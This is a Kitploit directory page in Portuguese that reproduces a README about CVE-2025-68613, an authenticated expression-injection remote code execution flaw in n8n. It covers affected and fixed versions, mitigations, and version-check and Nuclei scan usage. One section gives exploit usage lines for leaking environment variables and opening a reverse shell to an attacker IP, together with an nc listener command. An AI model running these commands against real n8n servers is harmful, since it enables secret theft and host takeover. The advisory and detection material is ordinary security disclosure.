
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Blackash-CVE-2025-68613 — CVE-2025-68613 | Kitploit
Ferramentas/GitHubGitHub/sahilccras/blackash-cve-2025-68613
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de Payloads
GitHubsahilccras/blackash-cve-2025-68613

Blackash-CVE-2025-68613

CVE-2025-68613

Ver Repositório
131há 11 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    411
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    275

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

🚨 CVE-2025-68613 — RCE Crítico no n8n

n8nblog

Severidade: 🔴 Crítico Impacto: Execução Remota de Código Plataforma Afetada: n8n (automação de fluxos de trabalho)


🧩 Visão Geral

CVE-2025-68613 é uma vulnerabilidade de segurança crítica no n8n, uma plataforma open-source de automação de fluxos de trabalho. O problema permite que um atacante autenticado execute código arbitrário no servidor ao abusar da forma como as expressões de fluxos de trabalho são avaliadas.


🎯 Detalhes da Vulnerabilidade

  • Tipo: Injeção de Expressão → Execução Remota de Código
  • CWE: CWE-913 — Controle Inadequado de Recursos de Código Gerenciados Dinamicamente
  • Vetor de Ataque: Rede
  • Privilégios Necessários: Baixo (usuário autenticado)
  • Interação do Usuário: Nenhuma
  • Escopo: Alterado

💥 Por que é perigoso: Expressões maliciosas são avaliadas em um contexto que não é devidamente isolado (sandbox), permitindo acesso ao runtime subjacente.

🧨 Impacto Potencial

G8vg8GbXkAAJan2

Se explorada, um atacante poderia:

  • 🖥️ Executar comandos arbitrários do sistema
  • 🔐 Roubar credenciais, tokens e segredos
  • 🧬 Modificar ou deixar backdoors em fluxos de trabalho
  • 📤 Exfiltrar dados confidenciais
  • 💣 Comprometer totalmente o host do n8n

O ataque é executado com os mesmos privilégios do serviço n8n, amplificando seu impacto.


📊 Métricas de Severidade

MétricaValor
CVSS v3.1~9.9–10.0
ConfidencialidadeAlta
IntegridadeAlta
DisponibilidadeAlta

➡️ A autenticação é necessária, mas nenhum acesso de administrador é preciso.


🧪 Versões Afetadas

🚫 Vulneráveis:

  • 0.211.0 → 1.120.3
  • 1.121.0

✅ Corrigidas:

  • 1.120.4
  • 1.121.1
  • 1.122.0 e versões posteriores

🛠️ Correção e Mitigação

✅ Recomendado (Melhor Opção)

  • Atualize imediatamente para uma versão corrigida

⚠️ Redução Temporária de Risco

(NÃO remove completamente a vulnerabilidade)

  • Restrinja a criação/edição de fluxos de trabalho a usuários confiáveis
  • Execute o n8n com privilégios mínimos de SO
  • Isole o serviço (contêineres, VM, sistema de arquivos restrito)
  • Limite a exposição à rede (VPN, regras de firewall)
  • Habilite o registro de logs e monitore alterações nos fluxos de trabalho

🧠 Referência Rápida

CategoriaInformação
ID CVECVE-2025-68613
Produton8n
Classe de BugInjeção de Expressão
ResultadoExecução Remota de Código
Acesso NecessárioUsuário autenticado
Correção DisponívelSim


✅ CVE-2025-68613.py — Verificador Remoto de Versão e Exposição (Seguro)

🧪 Exemplo de Uso

sudo python3 CVE-2025-68613.py -u http://127.0.0.1:5678

Exemplo de Saída

[+] Target: http://127.0.0.1:5678
[+] Possible n8n detected at /
[+] Detected version: 1.120.2

--- Result ---
🚨 VULNERABLE
Target version is affected by CVE-2025-68613

Como executo este script?

  1. Baixe e instale o Nuclei.
  2. Clone este repositório para o seu sistema local.
  3. Execute o seguinte comando:
┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -u http://targets:5678

Ou, se preferir verificar uma lista de hosts, execute:

┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -l targets.txt

Exemplo de Saída

nuclei

Exemplos de uso:

  • Vazar variáveis de ambiente:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload env_leak

  • Obter informações do usuário:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload id

  • Reverse shell (inicie o listener primeiro: nc -lvnp 4444):
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload reverse_shell --attacker_ip YOUR_IP --attacker_port 4444

Este script destina-se apenas a testes de segurança autorizados em sistemas que você possui ou para os quais tem permissão explícita para testar.


⚠️ AVISO LEGAL ⚠️

🔒 Este script é um Proof-of-Concept (PoC) de exploração da CVE-2025-68613 no n8n.

📚 Ele é fornecido estritamente para fins educacionais e apenas para testes de segurança autorizados.

🛡️ Use exclusivamente em sistemas que você possui, controla ou para os quais tenha permissão explícita por escrito para testar.

🚫 O uso não autorizado contra qualquer sistema é ilegal e pode violar leis (por exemplo, leis de fraude e abuso de computadores).

❌ O autor e quaisquer partes associadas não assumem nenhuma responsabilidade por uso indevido, danos ou consequências legais.

✅ Use com responsabilidade, ética e em total conformidade com todas as leis e regulamentos aplicáveis.

🔐 Se realizar testes de penetração, garanta que a devida autorização (por exemplo, Regras de Engajamento) esteja em vigor.

🛠️ Pesquisadores de segurança podem usar isto para verificar vulnerabilidades e incentivar a aplicação rápida de correções.



Baixar ferramenta